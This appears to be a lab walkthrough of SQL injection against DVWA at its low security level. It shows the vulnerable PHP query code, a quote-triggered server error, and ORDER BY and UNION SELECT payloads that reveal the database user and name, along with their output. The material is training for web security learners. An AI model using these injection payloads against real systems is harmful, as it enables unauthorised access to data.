
07. SQL Injection

Low level Security




Vulnerability: SQL Injection

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/


```
Lets first review source code
```

- If we see the source code for low level of security we can see that the backend is executing a SQL query and input is directly passed by *PHP* `$id` variable. what ever input the user will provide it will passed to `$id` parameter as a value we can see it is reflected in URL also.




192.168.1.34/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#

```
SELECT first_name, last_name FROM users WHERE user_id = '$id'
```




```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"])

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }
```

1. Lets try to inject `'` quote and see who the server responds to it.



User ID: 1'

More Information



This page isn’t working


192.168.1.34 is currently unable to handle this request.

HTTP ERROR 500

```
we can see we got `500` error status code means it refers to internal server
error this is because it caused syntax error in SQL backend query and it made
it to cause syntax error

now we know there is SQL running in backend lets try to enumarate further
maually
```

1. For getting information about the Columns


```
1' ORDER BY 1 #
1' ORDER BY 1 --
1' ORDER BY 2 #
1' ORDER BY 3 #
```



```
ID: 1' ORDER BY 1 #
First name: admin
Surname: admin
```

```
1' UNION SELECT user(), database()#
```

`UNION` - To run the two queries simultaneously
`user()` - Function used for getting information about users
`database()` - Function used for getting information about database
`#` - Syntax used for comment a query



```
ID: 1' UNION SELECT user(), database()#
First name: admin
Surname: admin

ID: 1' UNION SELECT user(), database()#
First name: admin@localhost
Surname: dvwa
```

We can enumerate information like this from database